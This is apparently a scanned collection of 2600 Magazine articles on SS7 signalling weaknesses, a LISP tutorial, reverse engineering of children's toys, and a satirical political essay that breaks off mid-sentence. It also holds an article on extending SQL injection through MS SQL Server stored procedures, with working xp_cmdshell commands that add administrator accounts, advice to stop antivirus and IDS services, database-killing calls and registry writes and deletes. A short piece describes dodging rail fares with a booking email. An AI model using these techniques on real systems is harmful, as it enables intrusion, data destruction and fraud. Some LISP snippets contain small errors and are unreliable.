There are a couple of fundamental principles in the development of telecommunications technology, and one of the key drivers is billing. You see innovation when there is a problem with revenue, or an opportunity to make more money. Billing drives the whole thing. Fiber to the node? Yeah, that was done for billing - it was impossible to remain competitive with cable companies without it. Flat rate long distance? Well, without it, people would drop their landlines because cell phones were offering it. *Billing*. VoIP for transport? Well, why not reduce operating costs but charge the same? *Billing*. And SS7? Again, *billing*.

SS7 was developed in 1975 as a "next generation" digital telecommunications signaling network, but a primary objective was to move signaling from in-band to out-of-band. And this had to be done fast because there was a major revenue problem. Why? You can thank a phreak named Captain Crunch and another one named Woz who may or may not have raised the seed funding for Apple by selling blue boxes. Blue boxes had gotten popular enough to begin costing the phone company serious money, so they were incentivized to invest in fixing the technical problem that allowed blue boxing to happen. There were also additional features that could be added with digital switches (for more revenue), and the majority of analog switches were nearing the end of their useful life anyway, so it made sense to accelerate the upgrade.

1AESS digital switches equipped with SS7 began rolling out in 1976 (to give you an idea of how slowly telecommunications evolves, the last one of them - operating in Odessa, Texas - was finally retired on June 3, 2017). However, it took until 1988 - 12 years later - before international C5 signaling was updated to C7, an ITU standard (then CCITT) based on SS7. At this point, it started to get harder to blue box. However, it was well into the 1990s before blue boxing became a thing of the past. Eventually, China upgraded to C7 (using their "country direct" number was a popular loophole for toll fraud) and shortly thereafter, it was all over.

Unfortunately, SS7 is a very lightweight protocol. There isn't a ton of security around it. In fact, there pretty much isn't *any* security around it. With the benefit of hindsight, this was a terrible idea, but there are good reasons why it happened. First of all, the protocol was developed in 1975, during a time when memory was precious, bandwidth was even more precious, and CPUs operated at 200KHz. The 1AESS was a massive upgrade - its CPU ran at 1MHz! If you have ever worked with old computers that have limited processing power, you know that *every* resource is precious. It used to make sense to spend a week optimizing a program to save 1KB of RAM. So, any overhead for security probably seemed foolhardy at the time. Who would ever be on the network except for the Bell System and a few dirty independents like GTE? Besides, you could only gain access to the network from arcane systems requiring specialized training and credentials locked behind strong, heavy doors in Phone Company Central Offices.

The SS7 protocol, generally speaking, trusts messages sent to it. The design principle behind this was to ultimately deliver calls recognizing things can sometimes be misconfigured. So, the network defaults to a "trust and deliver" state. This is why you can send any Caller ID you like, no matter how improbable, and SS7 will believe you. If you're on a mobile phone network, you can send a roaming location, even if it's in Russia, and SS7 will (more or less) believe you and act accordingly. In fact, if an SS7 command is sent to the network from a carrier that could have no conceivable business issuing that command, the network will usually go ahead and process it. Those vulnerabilities that have been publicly disclosed only scratch the surface.

And now, pretty much every VoLTE cell phone has full direct access to the SS7 network. Along with pretty much every VoIP carrier. This is where we are right now. It takes astonishingly little effort to hack your way onto the network and issue whatever SS7 commands you like, which the network will probably believe. There are far more terrible things you can do than have already been demonstrated - I'm not going to get into what they are. However, I can pretty much guarantee you (although I have no evidence) that spooky corners of the government are already doing them. It's open season, folks.

How do you fix it? While some filtering can be implemented in the meantime, a long term fix is going to require a complete rearchitecture of SS7, and that means everything needs to first be running on next-generation switches. This doesn't include the 5ESS or DMS100, the workhorse switches that still run the majority of landlines in North America. And remember, the last major rearchitecture of the telecommunications network took 12 years to even get *started* worldwide - and *that* was when a lot of money was at stake. Right now, phone companies aren't the ones who are actually losing money from security vulnerabilities in SS7, so I don't expect a fix soon. Their incentive to actually fix this is limited unless people start switching en masse to Skype.

And with that, I'll leave you with this thought: this is only one of multiple extremely serious vulnerabilities I'm aware of in the U.S. telecommunications network. There is an actual prayer of fixing the second largest one, so I'll try responsible disclosure first. I'm not holding my breath that blowing the whistle will work, though. So have a pleasant autumn, and I'll see you in the winter!

ENHANCING SQL INJECTION WITH STORED PROCEDURES

by Chuck Easttom
www.ChuckEasttom.com
chuck@chuckeasttom.com

This article is about how to enhance SQL injection by using Stored Procedures in Microsoft SQL Server. Some undocumented stored procedures are also included. The material herein was part of my Defcon 25 workshop "Windows: The Undiscovered Country." Before we begin, a few caveats. The first is, obviously these techniques assume you have done a basic SQL injection, and it has been successful. If the website is not vulnerable to SQL injection, then this won't work. Secondly, the website has to be using Microsoft SQL Server as its backend. However, that is a relatively common occurrence. Finally, I am presenting information for your edification. Accessing the resources of a website without permission is a crime - a felony, in fact. I am not encouraging you to commit crimes. I am simply trying to educate you on a potential vulnerability in websites with Microsoft SQL Server as a backend.

Using Stored Procedures

Just about everyone who even claims the title of "hacker" knows how to do a basic SQL injection. And every single introductory hacking course includes the basics of logging in. I am sure everyone reading this would recognize `' or '1' = '1`. If not, then before reading this article, I would suggest you go to YouTube and type "how to do SQL injection". You will quickly find a multitude of video tutorials. However, for many, this is about as far as they go. Or perhaps they learn a few other items such as enumerating other users. However, if the backend database is Microsoft SQL Server, then the real power of SQL injection is only realized when you pass calls to stored procedures to the backend database.

A bit of background on stored procedures. They are pre-configured SQL statements that are on the database server. Programmers call the stored procedures to accomplish a variety of functions. Microsoft SQL Server ships with a host of such stored procedures. It is also commonplace for database administrators to create their own stored procedures. Here is what a typical stored procedure looks like on SQL Server:

```
USE [knight]
GO
/****** Object:  StoredProcedure [sys].[sp_adduser]    Script Date: 7/3/2017 2:21:43 PM
SET ANSI_NULLS ON
GO
SET QUOTED_IDENTIFIER ON
GO
ALTER procedure [sys].[sp_adduser]
    @loginame       sysname,        -- user's login name in syslogins
    @name_in_db     sysname = NULL, -- user's name to add to current db
    @grpname        sysname = NULL  -- role to which user should be added.
as
    -- SETUP RUNTIME OPTIONS / DECLARE VARIABLES --
    set nocount on
    declare @ret        int

    -- LIMIT TO SQL/NT USERS IN SYSLOGINS (BCKWRD COMPAT ONLY!)
    if not exists (select * from master.dbo.syslogins where loginname = @loginame
            and (isntuser = 1 or isntname = 0))
        and @loginame <> 'guest'
    begin
        raiserror(15007,-1,-1,@loginame)
        return (1)
    end
```

We will be focusing on those that come with SQL Server, including some that are not documented. Unfortunately, Microsoft changes things from time to time. So you may find some of these won't work on a particular version of SQL Server.

Calling a stored procedure is easy. You just use the word exec followed by the procedure name and any arguments that procedure takes. For example:

```
exec sp_addlogin jsmith',
➥ 'mypassword'
exec sp_addsrvrolemember jsmith
➥ ', 'sysadmin'
```

Of course, some stored procedures require elevated privileges to work. Don't let that concern you too much. All too many people set up both their web server and their database server with far more privileges than are required. And if you are first using SQL injection, then you will be executing stored procedures with the privileges of the web application.

Let us begin with one of my favorites. There is a stored procedure that will execute a command shell on the target database server. You just pass it whatever commands you wish to execute. Here is a really nice one:

```
exec xp_cmdshell 'net user /add
➥ jsmith 'mypassword '
exec xp_cmdshell 'net localgroup
➥ /add administrators jsmith '
```

Now this one will require domain admin privileges, but I have seen all too many services put in the domain admin accounts. So, there is a chance of this working. But the real issue is you are now only limited by your knowledge of command line.

You only need local admin privileges to start or stop a service:

```
exec xp_cmdshell 'net stop
➥ schedule'
```

The net command can be used to start or stop services. For example:

```
net start service
net stop service
net send test
```

Common services include:

```
browser
alerter
messenger
"routing and remote access"
schedule
spooler
```

Obvious services to turn off would include the anti-virus, firewall, database activity monitoring (DAM), or host-based IDS.

Undocumented Stored Procedures

Here is the really interesting part. There are stored procedures that Microsoft does not document. People discover these and then post them on websites, blogs, or books (or articles in *2600 Magazine*!). Now a warning: since these are undocumented, they can disappear from a version of SQL Server, with no warning.

Let us see two that help you get information about the database server:

Enumerate databases

```
EXEC sp_MSforeachdb 'USE ?;
➥ PRINT DB_NAME()'
```

Enumerate all tables in all databases

```
EXEC sp_MSforeachdb 'USE ?
➥ SELECT DB_NAME() + ''.'' +
➥ OBJECT_NAME(object_Id)
➥ FROM sys.tables'
```

List all fixed drives and free space

```
exec master..xp_fixeddrives
```

List a directory structure

```
exec master..xp_dirtree 'C:\
➥Program Files\Microsoft SQL
➥ Server\MSSQL\'
```

Clearly, these are quite useful to you once you have gained access to a database server. You can now learn a lot about the underlying database. Now let's see two others that can be very interesting:

Find if some file exists on the server

```
sp_MSexists_file 'C:\some
➥directory\something\ 'test.exe'
```

Kill the database

```
sp_MSkilldb dbname
```

The second stored procedure sets database to suspect and let dbcc dbrepair to kill it. This is a particularly unfriendly thing to do to a database, but would also be very easy to detect. Even the most obtuse administrator will note that his database is no longer there.

My favorite is working with the Windows registry. Anyone who uses Windows, be they an administrator, programmer, forensic investigator, penetration tester, or any other role, would be well served by learning the registry. It is truly the heart and soul of Windows. Let's see a few stored procedures for interacting with the registry:

Delete Registry Key

```
xp_regdeletekey
EXECUTE xp_regdeletekey
➥ [@rootkey=]'rootkey',
[@key=]'key'
```

Delete Registry Value

```
xp_regdeletevalue
EXECUTE xp_regdeletevalue
➥ [@rootkey=]'rootkey',
[@key=]'key',
[@value_name=]'value_name'
```

Read Registry Key

```
xp_regread
```

For example, to read into the @test variable from the 'TestValue' value from the "HKEY_LOCAL_MACHINESoftwareTest" folder, run:

```
DECLARE @test varchar(20)
EXEC master..xp_regread @rootkey
➥='HKEY_LOCAL_MACHINE',
@key='SOFTWARETest',
@value_name='TestValue',
@value=@test OUTPUT
SELECT @test
```

Write Registry Key

```
xp_regwrite
```

For example, to write the 'Test' variable to the 'TestValue' value, in the "HKEY_LOCAL_MACHINESoftwareTest" folder, run:

```
EXEC master..xp_regwrite
@rootkey='HKEY_LOCAL_MACHINE',
@key='SOFTWARETest',
@value_name='TestValue',
@type='REG_SZ',
@value='Test
```

Now if you can read, write, and delete registry keys, you pretty much have total control of that server. There is almost nothing you cannot do.

Conclusion

If you are a hacker interested in Microsoft SQL Server backends, then learning SQL Server stored procedures is critical. This includes undocumented stored procedures. Hopefully, the information in this article has provided you an expanded view of what you can do once you have successfully performed SQL injection.

How to Get Nearly Free Travel from Scotrail

by TheGeek

Hello *2600* readers.

I fully imagine this to be a niche article, and for that I apologize. However, I rarely see U.K. "hacks" here, so I thought it may be refreshing.

Now, the usual disclaimer applies. I don't condone defrauding the rail company, yadda yadda, but in my personal opinion, if your policy is broken then ho hum. Incidentally, I found this by accident.

So the aim of the game is to get almost free rail travel from Scotrail. Scotrail is the main provider of rail transit in Scotland, and the contract goes out to tender every decade or so, I believe. Currently, the contract is held by Abellio.

By virtue of luck, I work for one of many companies who provide a tax-free loan to obtain an annual rail season ticket. In my case, this amounts to around £3k. Not a small amount of cash. And all they require as proof is a receipt.

So, one day I got to the station and realized I didn't have my card. Certain that I had left it on my desk, I wandered back to the office and, fruitless in my endeavor, I returned to the station.

Now the young guy at the ticket office made me buy a ticket, but told me to keep it for a refund. There's £10 right off.

So I traveled home and on Saturday remembered I had no ticket for Monday. So I phoned Scotrail customer service.

I proceeded to put forward my tale of woe about the loss of my precious card, and the lady on the other end could not have been more helpful. A £10 admin charge and five minutes later a new card would be with me in ten days.

But, I wondered, having shelled out almost £3k plus a tenner, how was I to get to work? Simple, she said. Print my booking confirmation and use it for travel.

OK, I said. She advised that if they made me buy a ticket to just do it and they would refund the cost.

So I got on the train prepared to give it a go, fully expecting a long check etc., etc., followed by a purchase.

No... I gave a quick explanation to the conductor. He nodded and walked off. The same at the automated gates, and the same on my return journey....

So I obviously had to play this game until my card came. And on every journey it was the same deal.

Then the fateful day came... A new card. I thought, what should I do? The answer was obvious. Carry on. So I did. This went a couple of weeks before I gave up.

Now, I hear you ask, where is the hack? Well, I lost my card, however, still had my booking email. The same booking email one would have if one were to, say, cancel their card and be refunded the remainder of the ticket.

This may seem like a stretch, but not once was I asked to prove who I was or that I actually had a card and, despite the ability to do so, no one checked up on me.

There is clearly some risk here, but when you're gaming the system, there's *always* a risk.

Stay lucky.

(learn (LISP))

(by (John Skilbeck))

(why? (LISP))

LISP is the language of the gods. It is the ultimate hacker's language. That comes from its tinkering history (how many LISP dialects are out there? how many stars are in the sky?), its elegant syntax and design, and finally, its open and flexible macro system.

On history, LISP was the second (after Fortran) earliest high-level programming language. It was a pioneer in design, thought, and implementation of high-level programming languages, years before tools and technologies like C, bash, Unix, and networks like ARPANET, which were ten or more years out from being developed.

On syntax and design, LISP's native data structure is a list, and LISP source code is written as a list. This concept is called homoiconicity, which means that the program structure is similar to its syntax. If a language is homoiconic, the source code has the same structure as its abstract syntax tree, which allows the code in the language to be accessed and transformed as data. LISP is expressive, has symmetry to it, and is beautiful in many ways.

On macros, LISP is wide open and flexible, because its macros are pre-processed and returned as forms to the compiler; they are not values to be evaluated by the compiler. With this, you can write code that will write your own code. You can define your own syntax, write your own domain specific language, or implement another language using LISP (for example, a python interpreter implemented as macros in LISP). You can create any sort of programming paradigm you like and include it in your programs. If you can imagine it, you can do it. It enforces no structure (except (make (sure (to (balance (your parens!)))))).

(history (and background))

LISP is one of the oldest high-level programming languages in use today. Described by neckbeards as having mystical origins, it was created by John McCarthy in the mid 1950s while at MIT. LISP's development was influenced by Alonzo Church's lambda calculus, developed in the 1930s, which is a formal mathematical logic using function abstraction and application using binding and substitution.

It was first implemented on an IBM 704. It made its way to a PDP-1 (Unix was first run on a PDP-7 by Ken Thompson and Dennis Ritchie about ten years later) soon after by Steve Russell, who read McCarthy's paper. McCarthy was surprised by Russell's work and didn't realize `eval` could be implemented in machine code.

LISP's names comes from LISt Processor. In LISP, code is data and data is code. Unlike other languages, source code is either data or code.

A current popular LISP used today is called Clojure, which is a functional and dynamically typed language that compiles to java bytecode and thus can be turned into a ".jar" file and run everywhere java can be. Compiling source code into an executable jar is as easy as: `lein uberjar` and then running the jar in the java runtime with: `java -jar my_jar.jar`.

Note: Clojure is different from another LISP dialect called Clozure CL, a common lisp implementation. Additionally, note that Clojure is also different from the programming concept known as a closure, which is a technique in programming to bind variables for use in higher-order functions. Note that also you can implement many closures in Clojure or Clozure CL.

(basic (concepts))

In LISP, all source code is represented by symbolic expressors, or S-expressions, or nested tree-structured lists. A list looks like this: `()`. A list takes two forms: a form to be evaluated, and a data form.

The data form is with a quote prefixing the list, `'()`, or `'(2 4 6)`. If the list is to be evaluated, the list starts with a functional call, and then with arguments to the function. A function `f` that takes two arguments would be called like so: `(f arg1 arg2)`.

For example, to cast and concatenate the integer "2600" with the string " is the ultimate hacker magazine", you'd call the "str" function on those two datatypes. Do the following in a LISP REPL or LISP source code:

```
=> (str 2600 " is the ultimate
➥ hacker magazine")
"2600 is the ultimate hacker
➥ magazine"
```

To add 2 to 4, call the "+" function on those two datatypes:

```
=> (+ 2 4)
6
```

To print something to standard out:

```
=> (println "Clojure is a mystical
➥ language")
"Clojure is a mystical language"
```

To create a variable, you use the reserved word (which is actually a macro behind the scene) "def" along with the name of the variable and then the variable value. For example, `(def a-lisp-➥dialect "Clojure")`. You can then use it like so: `(println a-lisp-dialect)`.

To create a function, use the reserved word (also a macro) "defn" along with arguments given in a vector, and then the function definition. Clojure, as a functional language,

omits the return keyword and every function definition uses an implicit return. For example:

```
(defn my-squarer [num]
  (* num 2))
```

(cons (car (cdr (and recursion))))

In the early days, two assembly language macros for the IBM 704 became well-known functions for operating on lists: car (Contents of the Address part of the Register number) and cdr (Contents of the Decrement part of the Register number).

Recall that the basic datastructure in LISP is a list, `()`. This is also referred to as a cons cell, made of two items: a value, and a reference pointing to another cons cell. So take the list `'(2 4 8)`. This can alternatively be written as `'(2 (4 (8 nil)))` using the cons cell paradigm.

The car is the first element of a list. For `'(2 4 8)`, 2 is the car.

The cdr is the rest of the list, except for the first element. If the rest of the list is empty, the cdr is nil. In the above list, the cdr is `'(4 8)`

Let's expand on these to build a recursive function. Since LISP has a functional programming mystique (more on that soon), if we want to operate on this collection, we would want to use recursion. We also want to use functions to help us as we recurse.

Suppose we are given a list, `'(2 4 8)`, and a task, to write a recursive function that will sum the items in the collection.

A way to write a recursive function on this list would be to check if the list is empty and, if not, pop the first element off, add that element to our accumulator, and then recur.

```
(defn recursive-sum
  [list acc]
  (if (empty? list)
    acc
    (recur (recursive-sum (cdr list) (+ acc (car list))))))
```

(functional (programming))

Functional programming and LISP often go together when one sings the praises of one of those concepts. Functional programming is the concept that most of your program can be represented in functions, and that you can trust those functions to perform the action you expect. This is in contrast to imperative programming, where you tell the computer what to do, and the program changes state. Functional programmers dislike mutable (changing) state, and value "pure" functions, or functions that given the same arguments and always have the same return value. An example of these might be the following:

(imperative (form (in javascript)))

```
var sum_of_array_items = function(arr){
  var sum = 0;
  for (var i=0; i<= arr.length - 1; i++){
    sum+=arr[i];
  }
  return sum;
}
```

Program state is represented by position inside the for loop, as well as the temporary variables `i` and `sum`.

(functional (form (in clojure)))

```
(defn sum-of-list-items [my-list]
  (reduce + my-list))
```

Similar to the above, this function takes a collection (can be a `()` or `[]` datatype, similar to an array in Javascript or list in python), and calls reduce with the + function on every element of the collection. Since reduce takes a function (+), a collection, and an optional accumulator, and this returns the sum of the list above.

Another way to think about calling reduce on a collection with a + operator would look like: take a list: `'(2 4 8)` but place a + between every element in the collection, so: `(2 + 4 + 8)` (or in LISP, `(+ 2 (+ 4 (+ 8 nil)))`.

(lisp-1 (versus lisp-2))

Diehards in the LISP community may debate LISP-1 versus LISP-2. LISP-2 treats functions as values, so in order to make a function call, you must prefix the function call with a special `funcall` operate, or else the function is treated as data. LISP-1 is a bit more conductive to functional programming by assuming that unless quoted, the list is a list to be evaluated, and the function exists in the first

position of the list.

An example of a LISP-1:

```
(sort > '(5 2 6 3 1 4))
```

And the same example in LISP-2 form:

```
(sort #???> '(5 2 6 3 1 4))
```

Note the difference between the `#'` prefix for the > function call.

(scheme (versus common-lisp))

One of the side effects of a language as old as LISP is there are many, many different implementations. In the 1980s, an effort was made to standardize, with a specification called Common LISP. Common LISP (CL) focuses on practicality, so it is easier to get projects started and write less code in CL. However, purists disagree with the tradeoff of practicality over form.

An example of Common LISP for computing a factorial (a factorial is the product of all the integers below it, i.e., factorial of 5 is 5 * 4 * 3 * 2 * 1):

```
(defun factorial (n)
  (if (= n 0)
      1
      (* n (factorial (- n 1)))))
```

Scheme, in contrast, is the most beautiful representation of LISP. If programming were art, it would be represented as Scheme LISP. It is one of the few languages that support tail-call optimization (write recursive functions, which usually has poor space and time complexity in Big O notation, for iterative space and time complexity - so the best of both worlds - elegant source code with fast performance and small footprint on the stack and heap).

An example in scheme of a recursive and tail call optimized function for computing a factorial:

```
(define (factorial n)
  (fact-iter 1 n))
(define (fact-iter product n)
  (if (< n 2)
      product
      (fact-iter (* product n)
                 (- n 1))))
```

(macros)

Macros are one of the more interesting features of LISP, which allow you to transform LISP code. With it, you can change the language, implement your own features, or even write a new programming language entirely. During the macro-expansion phase, the LISP expression will be passed in to the macro function, which can do arbitrary computation at macro-expansion time, the result of which will be LISP code. The LISP code is then passed to the interpreter or compiler, which is then executed at run time.

LISP macros result in unrestricted string rewriting, which is Turing Complete. LISP is also Turning Complete; therefore with macros you can write code that will write your code for you.

Let's implement. Clojure doesn't have a for loop like many programming languages do. Clojure is too functional for that, and would prefer, for example, you apply a function to the elements of the collection instead, i.e., `(map #(* % %) '(2 4 8))` to multiply a number by itself (note: `#()` is itself a macro for the Clojure lambda function which looks like: `(fn [args])`). However, we can write a macro `for-loop` that will pre-process all of our calls to `for-loop` and turn them into regular Clojure code.

```
(defmacro for-loop [[sym init check change :as params] & steps]
 `(loop [~sym ~init value# nil]
    (if ~check
      (let [new-value# (do ~@steps)]
        (recur ~change new-value#))
      value#)))
```

Use like so:

```
(for-loop [i 0 (< i 10) (inc i)]
  (println i))
```

(fun (facts))

Earmuffs: In Clojure, variables are declared with a `def` statement. If the variable is intended to be used globally, it gets earmuffs, or `@` surrounding it. So a local variable: `(def my-favorite-language "Clojure")` versus a global variable: `(def @my-favorite-language@ "Clojure")`.

LISP Machine: The 1980s had a burst of activity for LISP, as it was the favored artificial intelligence language. Most computers (still, to this day) use a von Neumann architecture of a central processing unit (CPU) that fetches data from memory via a bus to a memory register in the CPU, executes an instruction, and ultimately writes data back to memory via the bus. In this architecture, the bottleneck is the bus since the CPU must "waste" clock cycles fetching and retrieving data from the bus. AI programs in the 60s and 70s required a considerable amount of processor time and memory space. As the integrated circuit technology shrank the size and cost of computers, and the memory needs of AI programs exceeded current computers, researchers tried a new approach: a computer specifically designed to run large AI programs and tailored to the semantics of the LISP language.

(if (conclusion?) (learn LISP!))

LISP is indeed the language of the gods! It is a language that is written well. Learning LISP will change the way you think about programming. Now, go learn you a LISP for great good!

(lisp (implementations))

Common Lisp - `https://common-lisp.net/`
Scheme - `https://www.gnu.org/software/mit-scheme/`
Armed Bear - `https://common-lisp.net/project/armedbear/`
Clozure - `http://ccl.clozure.com/`
Steel Bank CL - `http://www.sbcl.org/`
Emacs LISP - `https://www.gnu.org/software/emacs/manual/eintr.html`
Racket - `https://racket-lang.org/`
Hy - `http://docs.hylang.org/en/latest/`
Clojure - `https://clojure.org/`

(references)

http://www-formal.stanford.edu/jmc/history/lisp/lisp.html
http://www.paulgraham.com/lisp.html
https://en.wikipedia.org/wiki/Lisp_(programming_language)
https://en.wikipedia.org/wiki/Scheme_(programming_language)
https://en.wikipedia.org/wiki/Tail_call
https://en.wikipedia.org/wiki/Common_Lisp
https://en.wikipedia.org/wiki/Lisp_machine
http://stackoverflow.com/questions/4578574/what-is-the-difference-between-lisp-1-and-lisp-2
http://stackoverflow.com/questions/9981943/how-to-implement-a-for-loop-in-clojure
http://wiki.c2.com/?LispMacro
http://stackoverflow.com/questions/1986961/how-is-the-var-name-naming-convention-used-in-clojure
https://github.com/metawilm/cl-python/blob/master/parser/grammar-aclyacc.lisp (a python interpreter implemented using Common Lisp macros)
https://en.wikipedia.org/wiki/Homoiconicity

(thanks (julianna))

Thank you to my wonderful girlfriend Julianna for listening to all my diatribes on LISP.

Reverse Engineering Electronic Letter and Number Toys


by B. Ramsey

A few years ago, I bought my young son an electronic letter and number toy that attached magnetically to the refrigerator. Each letter had a different pattern of pins that uniquely identified it to the magnetic base. I enjoyed mapping out these patterns, and I tried to anticipate what the entire alphabet was by only examining a few of the letters. To my surprise, the actual pin patterns were not always intuitive.

I recently introduced this concept as a lab project in my Reverse Engineering class. In this lab, the students must reverse engineer the pin patterns on blocks from electronic letter and number toys. The students are only given one block and the toy base, from which they must identify the pin patterns of all the remaining blocks. Students are encouraged to scour the Internet for open source intelligence as well, from images of the blocks on eBay, to schematic diagrams in patent filings. This seemingly straightforward activity turns out to be quite rewarding.

Example blocks from four different toys are shown in the image below. From left to right the blocks are from:

- LeapFrog Farm Animal Mash-Up
- VTech Lil' Speller Phonics Station



- LeapFrog Fridge Phonics
- Playskool Sesame Street Cookie Monster's Find and Learn

The following are some interesting findings from reverse engineering pinout patterns from these four toys.

Farm Animal Mash-Up

This toy comes with 12 blocks, representing the front and rear halves of six different farm animals: pig, cow, horse, sheep, duck, and dog. These blocks can be combined two at a time to create real animals (such as a pig), or hybrids (such as a duck-horse). The toy generates the corresponding "oink-oink" or "quack-nay," to the amusement of all.

Each block presses down on a unique subset of four input pins on the block receiver. A mapping of these pin patterns is shown below. Only two pins each would have been sufficient to uniquely identify all six animals, so why does the dog block use three? Is it because a child could too easily press the innermost four pins with their little fingers while handling the toy? Is this also why a single pin is never used?

Front Block

```
Pig              X X
Cow                X X
Horse            X   X
Sheep                X   X
Duck             X       X
Dog              X   X X
```

Rear Block

```
    X X          Pig
  X X            Cow
  X   X          Horse
X   X            Sheep
X     X          Duck
X X   X          Dog
```

The toy can also be placed in a diagnostic state in which all the audio files play in succession, a fact discovered only after a student spent a long time manipulating all available inputs. To enter this diagnostic state:

- While the toy is off, hold the two block input spots down and the music button down, turn the device on, and then release all three. A high pitched whistle plays.
- Press the music button once. Static plays.
- Press the music button once. Two beeps play.
- Press the music button once. All audio files play in succession.

Interesting, huh? And that was the most basic toy....

Lil' Speller Phonics Station

This toy's letter blocks feature subsets of six pins, for a search space of 64 possible combinations. If the pins present are denoted as ones and the absence of pins as zeros, then the pin pattern can be read in reverse order as binary numbers. Read this way, the 17 pinout combinations 000000-010000 are unused, as are the six from 111010-111111. But, the rest of the pin patterns appear fairly arbitrary. Why is "A" 100001, "B" 100101, and "C" 101001, but "E" is 100010? I ask the students if they would have designed the toy this way. There are also two pin combinations for the letter "R" for some reason!

LeapFrog Fridge Phonics

This toy's blocks also feature subsets of six pins, but they include both letters and the numbers 1-10. Unlike the Lil' Speller Phonics Station, the pin patterns on this toy tend to follow a predictable binary pattern when read in reverse order. For example, "A" is 010001, "B" is 010010, and "C" is 010011. The hidden letter "zed" can also be found. The reason that "A" begins as 010001 instead of 000001 is that no block uses only a single pin. Why might that be?

Playskool Sesame Street Cookie Monster's Find and Learn

This is the most challenging of the four toys to investigate. The block bottoms feature patterns that press a subset of eight buttons, arranged in two rows, on the Cookie Monster base. Each block can be positioned in four different orientations, with the outward-facing side corresponding to the sound played. While there are some systematic patterns in the block designs, there are also a lot of arbitrary mappings as well. The fact that blocks from the Cookie Monster are interchangeable with the Elmo and Big Bird versions adds to the challenge.

When students reverse engineer these toys, they gain insights into how engineers take different approaches to solve similar problems. There is something thrilling about uncovering how things work in a way that most people never get to, and that is what hacking is all about.

HOW TO HACK YOUR WAY TO A GUILT-FREE, POLITICAL IDEOLOGY

by Eyenot

Politics in the modern world is a minefield of ready-made reasons to go completely antisocial on just about everyone around you. With just about anyone you run into, espousing your political ideals beyond just a few tentative "talking points" is bound to land you in the deadly crosshairs of the everyday civilization member's aspirations to power.

But it doesn't have to be that way! While the average person is busy collecting and trading prepackaged directives on the consumer-driven ideology market, you can instead save a lot of time and hassle by forming your ideology from the literal ground up. (It's like having a cheap weenie deck ready in case some exorbitant cardgamer wants to challenge you to a "duel.")

First of all, discounting hunter-gatherer cave paintings, what civilization considers recorded history itself is more or less only as old as the apparent invention of agriculture. Even if you place agriculture's advent much earlier than the "establishment," there are trends in archaeology that buck the establishment as well and place the building of the ancient megaliths much further back as well. And with agriculture came all the rudimentary elements of politics: division of time, slave labor, and money.

However, just before civilization started its marathon of a millennia-long jaunt straight toward the thermonuclear destruction of the planet, modern Homo sapiens relied for several hundreds of thousands of years on hunting and gathering. So to be truly political, you'll want to argue for keeping around only the truly best things about civilization and otherwise hedging your bets on the side of the primitive.

In order to capture the more conservative, profit-minded individual's imagination, you'll want to espouse a desire to see humanity's purpose fulfilled in soaring amongst the stars and (more importantly to the more wealthy and therefore more powerful members of civilization) mining the hell out of every planet, moon, and tiny asteroid we come across.

It's pretty hard for any member of modern civilization to argue against spacefaring. The noble pursuit of sailing the stars has either inspired or uplifted numerous of history's great inventions and has pushed human abilities nearly to their breaking point. Any paddy farmer in China would gladly trade some night soil for some rockets and Velcro!

But in order to win the hearts of the stoned, handout-dependent cockamamie cuckoo liberal left, you simply have to also espouse the inherently beautiful and pure qualities of simplicity of life and abundance of leisure time afforded to early humanity by the equally noble lifestyle of hunting and gathering.

Increasingly, many anthropologists and archaeologists are in agreement that the old Hobbesian assessment of early mankind's life as "nasty, brutish, and short" was merely a projection on mankind from within our own addled psyches, and that prior to agriculture, mankind actually lived longer and with far less disease, pestilence, and bloodshed. Considering the left's desire for people to live in harmony with one another (and among some of them, with nature as well) and for everyone to be treated as perfectly equal, you should adopt the merits of a life where all you need to do is fire a bow (friends in rural places!), do a little horticulture (friends in the libertarian community!), or just be a people person (friends in the public sector!). As far as social safety nets go, nothing draws people together quite like surviving an ice age!

And the spacefaring futuristic angle helps with the lefties as well, considering once we're all immigrants from Earth to the rest of the Universe, deportation itself becomes post-humanist. See, even Silicon Valley can get behind massive deportation!

But now you're stuck with two seemingly irreconcilable extremes. How do you reconcile needing a space program with needing to be a hunter-gatherer?

Well, my friends, that's why we have what's called ecofascism. You can just profess to want to remove all borders and national governments and replace them with a one-world, single-government fascist state that literally forces everybody to both be extremely "deep green" as well as always ready to lend their part to a somehow sustainable space industry.

As luck would have it, if the one and only remnant of industrial civilization you want to keep around is the space industry, you can cut mankind's biological footprint considerable down to a tiny margin of its currently doomsday-overclocked spectacle. Once humanity has been made (at fascist gunpoint) to give up living in crazy boxes and to stop destroying every last square meter of forestland for the sake of rapaciously forcing "yields" from the earth, we'll simultaneously solve issues like unsustainable ecological abuse, greedy land ownership, opulent laziness, tax evasion, taxes, and domino-effect world wars, while also freeing up all available resources to be withdrawn as-needed for the occasional building

of laboratories, control towers, launch platforms, satellites, probes, shuttles, and solid fuels.

Of course, the simple salt of the Earth will need to be kept ever-ready to be called from their restive primitive lifestyle to join the ranks of engineering, so simplistic gadgets like pocket GPS, lasers, smartphones, and Tomagotchi will have to be kept commonplace. See, the engineering population won't be allowed to subsist on surface agriculture, and it's very likely to be seen as ecologically intrusive to build enough solar, wind, or other renewable energy to grow everything they need underground. And most importantly, a transition from hunting and gathering (which requires a very deeply spiritual connection to the balance of nature to be done sustainably) straight into agriculture is not only bound to upset the psyche of the "new blood" initiates, it will also serve as malnourishment to them. So to kill two birds with one stone, we'll have to set up a trade between the aerospace engineers and the primitive citizens of Earth, where the interesting gadgets are regularly traded for fresh foodstocks culled from the more sensitive art of hunting and gathering. This will also ensure that one group does not grow to resent the other through some illusion of complete independence from their human kindred.

But how should this regular trade be facilitated in a way that imposes some small amount of regimen on the otherwise timeless and carefree lives of the denizens of the forest-reclaimed surface of Earth, without imposing more sense of time discipline and domestication than hunter gatherers have historically been observed to require?

